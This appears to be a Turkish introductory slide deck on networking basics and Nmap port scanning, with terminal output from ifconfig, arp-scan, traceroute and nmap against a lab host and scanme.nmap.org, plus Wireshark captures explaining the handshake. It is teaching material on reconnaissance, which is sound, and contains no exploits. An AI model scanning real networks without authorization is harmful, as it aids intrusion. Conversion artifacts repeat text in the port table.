


Nmap 101

[*] Beren Kuday GÖRÜN



Nmap Hakkında

- Nmap, Fyodor tarafından geliştirilmiş bir güvenlik tarayıcısıdır.
- C, C++ ve Python Dilleri ile yazılmıştır ve kendi script motoruna sahiptir.
- GPL lisanslıdır.
- Aktif bilgi toplama aşamasının vazgeçilmez araçlarından biridir ancak kendi scriptleri sayesinde aktif bilgi toplama haricinde exploit etme aşamasında da kullanılabilmektektir. Ayrıca bir sürü 3. parti yazılımın standartlarına uygun çıktılar verebilmektedir.



Kullanım Alanları

- Genel olarak güvenlik sektöründe keşif ve denetim amaçlı kullanılırken, ağ haritasının çıkartılması ya da 3. parti network ve güvenlik yazılımlarında yardımcı modül olarak tercih edilebilmektedir. GPL lisanslı olduğundan dolayı ve farklı programlama dilleri için modülleri yazıldığından dolayı güvenlik ürünlerinde tercih edilmektedir.

Başlamadan Önce Bilinmesi Gerekenler

- OSI Katmanları ve Görevleri
 - Üçlü El Sıkışması
 - TCP
 - UDP
 - IP, SUBNET MASK, GATEWAY
- DNS Çözümleme
- Çok Bilindik Port Numaraları ve Görevleri

OSI'nin Hikayesi ve TCP/IP

7 Layers of the OSI Model

Application

- End User layer
- HTTP, FTP, IRC, SSH, DNS

Presentation

- Syntax layer
- SSL, SSH, IMAP, FTP, MPEG, JPEG

Session

- Synch & send to port
- API's, Sockets, WinSock

Transport

- End-to-end connections
- TCP, UDP

Network

- Packets
- IP, ICMP, IPSec, IGMP

Data Link

- Frames
- Ethernet, PPP, Switch, Bridge

Physical

- Physical structure
- Coax, Fiber, Wireless, Hubs, Repeaters

TCP/IP model Protocols and services OSI model

Application

- HTTP, FTP,
Telnet, NTP,
DHCP, PING

Application

Transport

- TCP, UDP

Presentation

Network

- IP, ARP, ICMP, IGMP

Session

Network Interface

- Ethernet

Transport

Network

Data Link

Physical

IP'lerin Dünyası

```
root@kali:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.182.133 netmask 255.255.255.0 broadcast 192.168.182.255
    inet6 fe80::20c:29ff:fe3c:13 prefixlen 64 scopeid 0x20<link>
      ether 00:0c:29:b3:3c:13 txqueuelen 1000 (Ethernet)
        RX packets 1594 bytes 103463 (100.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 66 bytes 7213 (7.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<link>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 24 bytes 1356 (1.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 24 bytes 1356 (1.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:/# ipcalc 192.168.182.133/24
Address: 192.168.182.133      11000000.10101000.10110110. 10000101
Netmask: 255.255.255.0 = 24  11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255           00000000.00000000.00000000. 11111111
=>
Network: 192.168.182.0/24    11000000.10101000.10110110. 00000000
HostMin: 192.168.182.1       11000000.10101000.10110110. 00000001
HostMax: 192.168.182.254     11000000.10101000.10110110. 11111110
Broadcast: 192.168.182.255   11000000.10101000.10110110. 11111111
Hosts/Net: 254
```

```
root@kali:/# 
```

Ağ adaptörlerimize tanımlanmış olan ip adresi ve diğer bilgileri gösteren komut.

IP adresimiz, Ağ adresimiz v.b. Hakkında bilgiler veren bir araç.

```
root@kali:/# traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
  1  gateway (192.168.182.2)  0.169 ms  0.067 ms  0.053 ms
  2  * * *
  3  * * *
  4  * * *
  5  * * *
  6  * * *
  7  * * *
  8  * * *
  9  * * *
 10  * * *
 11  * * *
 12  * * *
 13  * * *
 14  * * *
 15  * * *
 16  * * *
 17  * * *
 18  * * *
 19  * * *
 20  * * *
 21  * * *
 22  * * *
 23  * * *
 24  * * *
 25  * * *
 26  * * *
 27  * * *
 28  * * *
 29  * * *
 30  * * *
root@kali:/# 
```



Varsayılan Ağ geçidimiz.

```
root@kali:/# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.182.1  00:50:56:c0:00:08  VMware, Inc.
192.168.182.2  00:50:56:e9:b7:89  VMware, Inc.
192.168.182.254 00:50:56:f0:77:8f  VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5:
3 responded
root@kali:/# 
```

ARP taraması sonuçları.

Ağları Bölmek ve Yorumlayabilmek



```
root@kali:~/# ipcalc 192.168.182.133/24
```

Address:	192.168.182.133	11000000.10101000.10110110. 10000101
Netmask:	255.255.255.0 = 24	11111111.11111111.11111111. 00000000

Wildcard:	0.0.0.255	00000000.00000000.00000000. 11111111
-----------	-----------	--------------------------------------

=>


Network:	192.168.182.0/24	11000000.10101000.10110110. 00000000
----------	------------------	--------------------------------------

HostMin:	192.168.182.1	11000000.10101000.10110110. 00000001
----------	---------------	--------------------------------------

HostMax:	192.168.182.254	11000000.10101000.10110110. 11111110
----------	-----------------	--------------------------------------

Broadcast:	192.168.182.255	11000000.10101000.10110110. 11111111
------------	-----------------	--------------------------------------

Hosts/Net:	254	Class C, Private Internet
------------	-----	---------------------------



İlk başta DNS çözümlemesi yapılmıştır.

3'lü el sıkışma gerçekleşmiştir.

Bayrak türü

Hedefin port numarası

Bağlantı esnasında bizim açtığımız port numarası.

wget komutu ile internet sitesi çalışılmakta olan dizine indirilmiştir.

Temel Network Kavramları

Capturing from eth0

Tools Help

Protocol Length Info

No. Time Source Protocol Length Info

9 7.863330709 Vmware_c0:00:08 ARP 60 Who has 192.168.182.2? Tell 192.168.182.1

10 18.820553560 192.168.182.133 DNS 73 Standard query 0xb9ad A google.com.tr

11 18.820625643 192.168.182.133 DNS 73 Standard query 0x55b4 AAAA google.com.tr

12 18.824724290 192.168.182.2 DNS 89 Standard query response 0xb9ad A google.com.tr A 172.217.169.131

13 18.826426279 192.168.182.2 DNS 101 Standard query response 0x55b4 AAAA google.com.tr AAAA 2a00:1450::...

14 18.826836296 192.168.182.133 TCP 74 52556 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSva...

15 18.827857795 172.217.169.131 TCP 60 443 → 52556 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

16 18.827903899 192.168.182.133 TCP 54 52556 → 443 [ACK] Seq=1 Ack=1 Win=29200 Len=0

17 18.828402259 192.168.182.133 TLSv1.3 571 Client Hello

18 18.828727381 172.217.169.131 TCP 60 443 → 52556 [ACK] Seq=1 Ack=518 Win=64240 Len=0

Frame 16: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0

Ethernet II, Src: Vmware_b3:3c:13 (00:0c:29:b3:3c:13), Dst: Vmware_e9:b7:89 (00:50:00:0c:29:b3:13)

Internet Protocol Version 4, Src: 192.168.182.133, Dst: 172.217.169.131

Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

Source Port: 52556

Destination Port: 443

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 1 (relative sequence number)

[Next sequence number: 1 (relative sequence number)]

Acknowledgment number: 1 (relative ack number)

0101 = Header Length: 20 bytes (5)

Flags: 0x010 (ACK)

Window size value: 29200

[Calculated window size: 29200]

[Window size scaling factor: -2 (no window scaling)]

0000 00 50 56 e9 39 00 0c 29 b3 3c 13 08 00 45 00 F...

0010 00 28 38 50 00 40 06 34 ee c0 a8 b6 85 ac d9 (8We...

0020 a9 83 cd ad fc 40 38 68 b8 4b 46 50 10 ...L...

0030 72 10 cd r.....

Packets: 78 · Displayed: 78 (100.0%)

Profile: Default

root@kali:~/Desktop#

root@kali:~/Desktop# wget https://google.com.tr

--2019-08-09 03:42:06-- https://google.com.tr/

Resolving google.com.tr (google.com.tr)... 172.217.169.131, 2a00:1450:4017:809::2003

Connecting to google.com.tr (google.com.tr)|172.217.169.131|:443... connected.

HTTP request sent, awaiting response... 301 Moved Permanently

Location: https://www.google.com.tr/ [following]

--2019-08-09 03:42:06-- https://www.google.com.tr/

Resolving www.google.com.tr (www.google.com.tr)... 172.217.169.131, 2a00:1450:4017:80a::2003

Connecting to www.google.com.tr (www.google.com.tr)|172.217.169.131|:443... connected.

HTTP request sent, awaiting response... 200 OK

Length: unspecified [text/html]

Saving to: 'index.html.1'

index.html.1


[11.52K --.-KB/s] 0s

2019-08-09 03:42:06 (3.19K/s) [11798]

index.html.1' saved [11798]

root@kali:~/Desktop#


Port Numarası	Servis	Port Numarası	
21	FTP	1433	MSSQL
22	SSH	3306	MySQL
23	TELNET	3389	Remote Desktop
25	SMTP	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
53	DNS	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
80	HTTP	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
110	POP3	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
115	SFTP	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
135	RPC	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
139	NetBIOS	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
143	IMAP	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
194	IRC	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
443	SSL / HTTPS	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	
445	SMB	<ul style="list-style-type: none"> • Toplam Port Sayısı: 65536 • Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır. • Bilgisayarımızda açık olan portları görebilmek için 'netstat -tuna' komutu kullanılabilir. 	



NMAP

Nmap 101 – Basit Tarama

[*] Beren Kuday GÖRÜN





```
kali㉿kali:~$ nmap 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 17:25 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00043s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Sadece hedef tarama işlerinde çalışır

Sadece hedef IP adresi belirtilirse en çok kullanılan 1000 port üzerinde bir tarama işlemi yapılacaktır. Bu tarama işlemlerinde portların durumları ve üzerinde çalışan servislerle alakalı temel bilgiler elde edilmektedir. Ancak gelen bütün sonuçlara güvenmemek gereklidir.

Basit Tarama

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
7	8.454455642	10.0.2.15	10.0.2.7	TCP	74	56042 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2893442557 TSecr=0 WS=128
9	8.454909553	10.0.2.7	10.0.2.15	TCP	74	80 → 56042 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=32340 TSecr=2893442557 WS=32
10	8.454928778	10.0.2.15	10.0.2.7	TCP	66	56042 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2893442557 TSecr=32340
12	8.455066151	10.0.2.15	10.0.2.7	TCP	66	56042 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2893442557 TSecr=32340
15	8.512878713	10.0.2.15	10.0.2.7	TCP	74	56046 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2893442615 TSecr=0 WS=128
16	8.513537712	10.0.2.7	10.0.2.15	TCP	74	80 → 56046 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=32346 TSecr=2893442615 WS=32
17	8.513554224	10.0.2.15	10.0.2.7	TCP	66	56046 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2893442616 TSecr=32346
18	8.513730790	10.0.2.15	10.0.2.7	TCP	66	56046 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2893442616 TSecr=32346

```

Frame 7: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_f4:e1:bf (08:00:27:f4:e1:bf)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 56042, Dst Port: 80, Seq: 0, Len: 0
Source Port: 56042
Destination Port: 80
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
Sequence number (raw): 1585720979
[Next sequence number: 1 (relative sequence number)]
Acknowledgment number: 0
Acknowledgment number (raw): 0
1010 .... = Header Length: 40 bytes (10)
Flags: 0x002 (SYN)
0000 08 00 27 f4 e1 bf 08 00 27 1f 30 76 08 00 45 00  ..'....'..0v..E.
0010 00 3c d4 d0 40 00 40 06 4d d6 0a 00 02 0f 0a 00  <..@.0. M.....
0020 02 07 da ea 00 50 5e 84 2e 93 00 00 00 00 a0 02  ....P^.....
0030 fa f0 18 44 00 00 02 04 05 b4 04 02 08 0a ac 76  ..D....'....V
0040 6d fd 00 00 00 00 01 03 03 07  m.....

```

İşlem sırasında hedef portlar ile minimum iki kere üçlü el sıkışma denenmektedir.

Gönderilen paketler sonucunda üçlü el sıkışma sağlanırsa hedef portun açık olduğuna karar verilir. Bunun sebebi porttan bir cevap gelmesidir ve [RST, ACK] flag'i ayağa kaldırılarak iletişim kesilir.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 88

No.	Time	Source	Destination	Protocol	Length	Info
41	175.458458191	10.0.2.15	10.0.2.7	TCP	74	50796 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2893985935 TSecr=0 WS=128
42	175.458965470	10.0.2.7	10.0.2.15	TCP	60	88 → 50796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0



En çok aranan 1000 port arasında olup, hedef cihaz üzerinde kapalı olan bir portun wireshark sonuçlarından da anlaşılabileceği gibi üçlü el sıkışma sağlanamamış ve direkt hedef cihaz tarafından iletişim sonlandırılmıştır.

```
▶ Frame 41: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▶ Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_f4:e1:bf (08:00:27:f4:e1:bf)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
▼ Transmission Control Protocol, Src Port: 50796, Dst Port: 88, Seq: 0, Len: 0
  Source Port: 50796
  Destination Port: 88
  [Stream index: 8]
  [TCP Segment Len: 0]
```

Basit Tarama

Basit Tarama

```
kali㉿kali:~$ nmap scanme.nmap.org
```

Starting Nmap 7.80 (https://nmap.org) at 2020-04-28 17:53 EDT

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.23s latency).

Other addresses for scanme.nmap.org

2f

Not shown: 997 filtered ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

31337/tcp	open	Elite
-----------	------	-------

Nmap done: 1 IP address (1 host up)

```
kali㉿kali:~$
```

